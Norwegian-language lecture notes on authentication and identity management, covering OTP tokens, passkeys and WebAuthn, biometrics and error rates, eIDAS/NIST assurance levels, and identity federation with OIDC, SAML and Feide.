
## OTP-bruker (One time password)

- Brikken har en klokke. Klokken blir brukt til å vise tidsavhengig kode som kopieres til terminal for å logge på.
- En kode er kun gyldig for et gitt tidsinterval.
- Krever batteri på enheten.




## Leveransekjedeangrep: Hacking av kodebrikke

Falske kodebrikker for å stjele planer under en relatert bedrift.




## Phishing-Resistent Autentisering

- Phishingangrep utnytter at brukeren ikke forstår falske nettsteder.
- ID Spoofing skjer hvis falske nettsteder får tak i eller kan utnytte autentikatorer
- Domenenavn integrert i autentikatorer, og **klient** sjekker domenenavn til nettsted
- Domenenavn er integrert som del av private passnøkler (autentikatorer) lagret på klienten
- Klienten blokkerer autentisering til falskt nettsted, fordi domenenavnet ikke fins i lagrede nøkler
- Passnøkler skaper kompleksitet for gjenoppretting av konto to synkronisering mellom enheter.
- Autentiseringordningene som ikke er phishing-resistente krever at **brukeren** forstår domenenavn, kjenner og sjekker domenenavn til nettsteder.
- Brukere forstår ikke domenenavn, og/eller kjenner ikke domenenavn til ekte nettsteder.
- Domenenavn kan være villedende, slik at selv eksperter blir forvirret.
- Vanlige autentiseringsbrikker og -apper (f.eks BankID) er ikke phishing-resistente.
- Allmennopplæring forteller ikke folk hvor ekstremt viktig det er å forstå domenenavn.



## Autentisering med Passnøkler, FIDO og WebAuthn

- Klient/brikke autentiserer seg på brukerens vegne til en autentiseringstjener.
- Passnøkler kan være lagret:
  - Innebygd i klient, nettleser, OS eller maskinvare.
  - I en brikke, koblet til klientplattform fysisk, eller via NFC eller Bluetooth
  - Online I en passordbank (password wallet)
- Klienten krever å autentisere brukeren lokalt før den foretar online-autentisering.
- Phishing-resistent, fordi passnøkler inneholder autentiseringstjenerens domenenavn.



## Autentisering med passnøkler (Passkeys)

- En passkey er en kryptografisk privat nøkkel. Fungerer på mange måter som et passord.
- Passordbanker støtter passkeys.
- Brukerklient/Brikke lagrer separate passkeys for ulike autentiseringstjenere.
- Passkeys vil antagelig oftest lagres innebygd i klienten, istedet for i separat brikke.
- Hver passkey inneholder domenenavn for en spesifikk autentiseringstjener.
- Klienten krever at autentiseringstjenerens domenenavn stemmer med passkey.
- Brukeren kan ikke overstyre klienten til å signere challenge fra falske nettsider.
- Mobil plattform kan støtte passnøkkels-autentisering via laptop med bluetooth-tilkobling.



## Fordeler/Utfordringer med passnøkler/FIDO/WebAuthn

- Fordeler
  - Passkeys/FIDO/WebAuthn gir phishingresistent autentisering.
  - Private nøkler lagret i plattform/enhet er spesifikke for IDP-ens domenenavn, som betyr at plattformen/enheten ikke finner bassnøkkelen for falsk nettside.
  - Brukeren slipper å håndtere passord.

- Utfordringer:
  - Teknisk komplisert å synkronisere passkeys til ny plattform/enhet ved utskifting eller tap av plattform/enhet
  - Synkroniseringsløsninger for passnøkler er basert på lagring av i skyen, f.eks:
    - Passordbank
    - Passkeybank kontrollert av produsenten av plattform/enhet
  - Tilgang til passkeys i skyen krever tilsvende og sist tradisjonell autentisering med passord eller andre autentikatorer, som ikke er phishing-resistant.
  - Ordninger med passkeys er vanskelig å forstå for vanlige brukere.


### Avgangskort, ID-kort og pass

- Kontaktløse kort, også kalt RFID (Radio Frequency ID) består av:
  - En computer chip, og en antenn
  - Trenger ikke fysisk kontakt med leser
  - Kommuniserer via radiosignaler
  - Strøm generert av magnetfelt fra leser
  - Utenfor leserens rekkevidde får kortet ingen strøm og blir inaktivt.
  - Batteridrevne RFID-brikker finnes også
  - Egnet for bruk i varme, kalde, skitne og fuktige omgivelser
- Eksempel avgangskort med symmetrisk nøkkel
  - Nasjonalt ID-Kort og pass bruker asymmetrisk nøkkel




### Autentisering med sekundære kanaler

- Hvis web-kommunikasjon betraktes som en primærkanal, kan autentisering skje via andre sekundære kanaler.
  - SMS, App, Epost, SIM (bank-id på mobil)
- Noen sekundære kanaler er sikrere enn andre
  - SMS regnes som relativt svak (kan stjeles)
- Bank-ID app benytter app på mobil som sekundærkanal.




## Egenskap-basert autentisering (Noe du er eller gjør) - Biometri

- Automatiserte metoder for å verifisere eller gjenkjenne en person basert på fysiologiske egenskaper.
- **Biometriske modaliteter:**
  - Fingeravtrykk, ansiktsgjenkjenning, retina/iris scanning, håndgeometri, håndsignatur, stemme/tale, tastetrykk dynamikk (captcha bruker tasting eller musepeker bevegelse)
- **Krav til biometriske modaliteter:**
  - **Universalitet:** Hvis person skal ha modaliteten
  - **Særpreg:** Ulike personer skal være tilstrekkelig forskjellige med hensyn til karakteristikker ved modaliteten.
  - **Permanens:** Karakteristikken skal holde seg uendret (med hensyn til kriterier for sammenligning) over tid.
  - **Målbarhet:** Karakteristikken skal være lett å innhente og måle på en kvantitativ måte.
  - **Nøyaktighet:** Nøyaktighet til et biometrisk system, uttrykt som EER (Equal error rate)
  - **Ytelse:** Hastigheten på analysen, ressursene som kreves for å oppnå ønsket hastighet.
  - **Aksept:** I hvilken grad er folk villige til å akseptere bruken av en bestemt biometrisk modalitet.
  - **Beskyttelse mot forfalskning:** Vansekelsgraden av å lure det biometriske systemet.




Ekstrahering av karakteristikker (features). Eksempel: Ekstrahere minutia fra fingeravtrykk:



## Biometri: Operasjonsmoduser


- Registering:
  - Analog innhenting av brukerens biometriske karakteristikk
  - Behandling av innhente prøve for å generere en mal for lagres for senere bruk.
  - Database med biometriske maler
- Identifikasjon (1:N, en til mange)
  - Innhenting av ny biometrisk prøve fra kandidat-person(er)
  - Søk i databasen med lagrede maler for et treffbasert utelukkende på innsamlede prøve(r)
- Autentisering (1:1, en til en)
  - Innehentig av ny biometrisk prøve fra bruker for autentisering
  - Sammenlikning av ny prøve med brukerens lagrede maler
- Sammenlikning av prøver:
  - Karakteristika fra innhente prøver sammenliknes med karakteristikker fra lagret mal.
  - Ofte basert på klassifisering med maskinlæring
  - Sammenligningen gir skåring **S**
    - Jo større likhet, desto høyere **S**
    - Terskelverdi **T** avgjør om prøven gir **MATCH (treff)**
      - **Match** (antatt riktig person er når  $S \geq T$ )
      - **Non-match** (antatt feil person) er når  $S < T$



- **Scann positivt:** match av genuin prøve -> genuin bruker godtas
- **Scann negativt:** non-match av ikke-genuin prøve -> ikke-genuin bruker avvises
- **Falsk positiv:** match av ikke-genuin prøve -> ikke-genuin bruker godtas
- **Falsk negativ:** non-match av genuin prøve -> genuin bruker avvises
- **Falsk match-rate og Falsk non-match-rate**
  - **FMR** = (# match av ikke-genuine prøver) / (totalt # ikke-genuine prøver)
  - **FNMR** = (# non-match genuine prøver) / (totalt # genuine prøver)
- Terskel **T** bestemmer balanse mellom **FMR** og **FNMR**

### Nøyaktighet: Skille mellom genuine og ikke-genuine brukere

- Plot fordelingene av skåringene S fra et utvalg av genuine og ikke-genuine brukere
- Terskelen **T** bestemmer relativ størrelse på FMR og FNMR
  - **Lav T gir stor FMR**, dermed **lav sikkerhet**, men liten FNMR og dermed god brukervennlighet
  - **Høy T gir liten FMR**, dermed **høy sikkerhet**, men stor FNMR og dermed dårlig brukervennlighet
- «Rate» (ekvivalent med prosentandel) er relativ størrelse på de skraverte arealene
- Når terskel T er justert slik at FMR = FNMR kalles raten for EER (Equal Error Rate)
- LitEN EER gir høy nøyaktighet



### Forfalskning av biometri: Presentasjonsangrep




- Biometrisk smarttelefoner er usikker
  - Det forskes må på PAD (Presentation Attack Detection) for å gjøre biometri mer sikker
  - Et alternativ er å kontrollere omgivelsen for innhenting av biometriprøver.
- Trygghet ved bruk av biometri
- Kan være aktuelt å sette krav til personsikkerhet ved bruk av biometriske systemer, ettersom brukeren involveres fysisk.
  - Fysiske karakteristikk kan stjeles og utnyttes. Feks neddoping, ansiktsgjenkjenning eller kutte av en finger for fingeravtrykk.
  - Atfredsbasert biometri er "sikrere" da brukeren må være bevisst. Ikke like lett å tvinge frem biometrisk prøve.

### Flerfaktorautentisering

- Kombinerer to eller flere teknikker for å gi sterkere autentisering.
- 2FA er ofte basert på noe brukeren vet (faktor 1) + noe brukeren har (2 faktor).
  - Passord + brikke/epost/sekundærkanal

### Kontinuerlig autentisering


- Er å sammenlikne faktisk atferd med forventet atferd under interaksjon med systemet.
- Hvis likheten faller under en gitt terskelverdi vil brukeren bli logget ut, eller kan alternativt få redusert autorisering.



- Vanlig autorisering først, deretter kontinuerlig autentisering.

### Garantinivå for autentisering = Robusthet av autentiseringen

- Tjenester med ulike sensitivets- og risikonivåer setter ulike krav til autentisering
  - Alvorlig konsekvens og risiko gir krav om sterk autentisering med høyt garantinivå.
  - Kostnad er knyttet til autentiseringensnivå.
  - Garantinivå for autentisering nød derfor være balansert.



### Rammeverk for e-autentisering

- Tillit til identitet er et krav for sikker e-forvaltning
- Sterk autentisering gir tillit til identitet
- Autentisering avhenger av teknologi, policy, standarder, praksis, bevissthet og regulering.
- Konsistente rammeverk for autentisering gir grunnlag for effektivitet av e-forvaltning.

Veileder/standard for autentisering	Garantinivå for autentisering		
	Assurance Level 1	Assurance Level 2	Assurance Level 3
SP 800-63-4 Digital Identity Guidelines NIST, USA 2025			
Assurance levels for electronic identification means eIDAS 2.0, EU 2024		Low	Substantial
Veileder for identifikasjon og sporbarhet DigDir 2022 (basert på eIDAS 1.0, 2018)		LAVT	BETYDELIG
IS 29115 Entity authentication assurance framework ISO/IEC 2013		Low (1)	Medium (2)
		High (3)	Very High (4)

### Kategorier av krav til autentisering:

Garantinivå for autentisering er hovedsakelig en funksjon av 3 kategorier krav:

- Krav til identitetsbevis og korrekt registrering
  - Fødselsattest, pass, biometri
- Krav til klargjøring og håndtering av autentikator
  - Overlevering og gjenoppsett, fysisk, post eller online
- Krav til autentiseringsmetoder
  - Passordlengde og kvalitet, kryptografisk styrke og PKI, (2FA, MFA), phishingresistens
- Krav til sertifisering av idP (autentiseringstjener) og ID-portal og juridiske avtaler mellom interesserter

#### a) ID-registrering og autentikatorhåndtering

Metoder for sjekk av identitet og klargjøring av autentikatorer

#### b) Autentiseringsmetode

Teknologi og kombinasjon av metoder for brukerautentisering.

#### c) Fødereringssikkerhet

Tillitsnivåer og sikkerhet i samhandling mellom IdP og SP.

### eIDAS - Electronic Identification, Authentication and trust Services.

- EUs forskrift om e-autentisering og tillitstjeneister for e-forvaltning
- "Trust Service" er EU-sjargong for PKI-sertifiseringstjenester
- eIDAS spesifiserer tre garantinivåer for autentisering: Level of Assurance (LoA)

Low Assurance eIDAS LoA-1	Substantial Assurance eIDAS LoA-2	High Assurance eIDAS LoA-3
Limited degree of confidence in the claimed or asserted identity of a person	Substantial degree of confidence in the claimed or asserted identity of a person	High degree of confidence in the claimed or asserted identity of a person




EU sitt symbol for kvalifiserte tillitstjenester

medfører Krav til LoA →	Konsekvens av e-autentiseringseffekt		
	Liten	Betydelig	Alvorlig
	Low eIDAS LoA-1	Substantial eIDAS LoA-2	High eIDAS LoA-3


## Distribuert tilgangskontroll på internet med OAuth



## Tilgangsstyring for samhandling i forvaltning med spesifikk tilgangspolicy




## Tilgangsstyring for samhandling i forvaltning med generell tilgangspolicy




- Adekvat autentiseringsnivå utifra risiko  
Identitets- og tilgangshåndtering

- IAM, Identity and access management (IAM) is the security discipline that enables the right individuals to access the right resources at the right times for the right reasons.



## Identitet som begrep

- En entitet har identiteter som består av attributter
- **Entitet**
  - En person, organisasjon, agent, system, økt prosess osv...
- **Identitet**
  - Et sett med navn/attributter for entiteten i et bestemt domene
  - En entitet kan ha identiteter i flere domener
  - En entitet kan ha flere identiteter i samme domene
- **Digital identitet**
  - Digital representering av navn/attributter på en måte som er egnet for digital behandling.
- **Navn og attributt til entiteter kan være**
  - Entydig eller tvetydig innenfor et domene
  - Kortvarig eller permanent
  - Selvdefinert eller definert av autoritet
  - Behandlet av mennesker og eller computere, osv...
- **En identifikator er et entydig unikt navn**



## Identitet - Opprettelse - registrering

- Etymologi (opprikkelig betydning av ord)
- Identitet = "samme som forrige gang"
- Autentisering forutsetter at en identitet er registrert
  - Kan ikke autentiseres uten identitet fordi det ikke er noen "forrige gang"
- Registrering kan skje på to måter:
  - Pre-autentisering, ny identitet basert på tidligere identitet, f.eks pass.
  - Opprettelse av ny entitet, f.eks nyfødt baby, med tilhørende ny identitet

## Identitetsdomener


- Et identitetsdomene har et navnerom med unike navn
  - Samme bruker kan ha separate identiteter i ulike domener
  - Samme bruker har normalt bare en identitet i et domene, men kan besitte flere identiteter.

### Silodomene med én autoritet, f.eks bedriftsnettverk:

- Fødererte identitetsdomener
  - Identitetsdomenet kan brukes av mange forskjellige tjenestetilbydere
  - Krever samarbeid om identitetspolicy mellom tjenestebydere


### Silo-identitetshåndtering

- SP (Tjenestetilbyder) = IdP (autentiseringstjener)
  - SP styrer navnerommet og foretar autentisering
- Entydig unike identifikatorer tildelt hver bruker
- Fordeler:
  - Enkelt å sette opp, lave startkostnader
  - Potensielt godt grunnlag for sterkt personvern
- Ulemper:
  - Identitetsoverlast for brukere, dårlig brukervennlighet og integrasjon av tjenester mellom tilbydere.
  - Lav aksept av nye tjenester med separat ID og autentikator
  - Brukere må oppgi samme informasjon til mange tjenesteleverandører
  - For tjenesteleverandører: Barrierer mot innsamling av brukerdata.




### Aktører i føderert identitetshåndtering

- **Brukere**
  - Har bruker-ID og autentikatorer
  - Ønsker å bruke tjenester fra ulike SP-er
- **Tjenestetilbyder (SP, service provider, også kalt Relying Party)**
  - Har registrert over bruker-ID-er
  - Har avtale med en eller flere IdP'er for brukerautentisering
- **Autentiseringstjener (IdP, Identity Provider), kalles ofte eID-leverandør innen e-forvaltning**
  - Har avtale med SP-er
  - Gir/selger brukerautentisering som tjeneste til SP-er.



### Protokoller/Stander for ID-føderering

- Involverer flere entiteter
  - Bruker/Nettleser, IdP, SP og eventuelt en broker/autentiseringsportal (ID-porten)
- IdP autentiserer bruker, genererer og sender digitalt signert ID-Token til SP
- SP mottar ID-Token som bevis på at bruker er autentisert.




## Standarder:

- OAuth (Open Authorisation)
- OIDC (OpenID Connect) som er basert på OAuth
- SAML (Security Assertion Markup Language)
  - SAML var tidligere standard for ID-Føderering, men ordninger går over til OIDC

## ID-føderering

- Fordeler:
  - Bedre brukervennlighet
  - Lar SP-er fokusere på tjenester, slipper å håndtere autentikatorer
  - Lar IdP-er samle informasjon om bruksmønster for brukere
  - Skalerer godt innen en sektor, og gir god kvalitet i autentisering
- Ulemper
  - Teknisk og juridisk kompleksitet
  - Tillitskrav mellom aktører
  - Problemer for personvern
  - Begrenset skalerbarhet mellom ulike sektorer/domener


### ID-føderering use-case



Forklaring:

- SP (tjenestetilbyder)
- IdP (autentiseringstjener)
- identitetsdomene
- bruker-ID
- autentikator
- ID-token/sikkerhetstoken
- login
- tjeneste
- føderert ID

### OIDC føderert autentisering




### OIDC (OpenID Connect) // OAuth (Open Authorization)

- OIDC er basert på OAuth 2.0 spesifikasjonen
  - SP-er etablerer føderasjonsavtaler med IdP-er gjennom OAuth
  - f.eks AirBnB (SP) med Facebook (IdP)
- OIDC brukes i f.eks ID-Porten, Altinn, Feide, HelsID

Identitetsføderering og SSO (Single-Sign-On) med google, Facebook, microsoft, apple og twitter.


### Forenklet IODC-scenario:

1. Bruker forespør tjeneste
2. Rediriger nettleser til valgt IdP
3. Presenter login-side fra IdP
4. Bruker oppgir ID og autentikatorer
5. Bruker-ID og autentikator sendes til IdP som autentiserer bruker
6. ID-token sendes til SP (egentlig via nettleser)
7. SP gir tjeneste til bruker
8. Klienten har SSO (trenger ikke autentisere) til alle Sier som benytter samme IdP



### Feide (Felles Elektronisk Identitet)

- Feide er ID-føderasjon for den nasjonale utdanningssektoren
- Brukere registreres med brukernavn og passord hos hjemmeorganisasjon (idP)
- Brukere autentiserer seg til egen IdP via FEIDEs sentraliserte portal
- Tjenestetilbyder (SP) mottar sikkerhetsbillett og brukerattrebutter fra IdP
- Andre tjenestetilbydere (SP) enn brukerens IdP trenger ikke motta brukerens passord/autentikator. De mottar sikkerhetsbullet og attributter som de trenger.



## Identitetsfôderering I E-forvaltningen, og kategorier av identitetsfôderering.

### Eksempler på fôderert IDhåndtering:



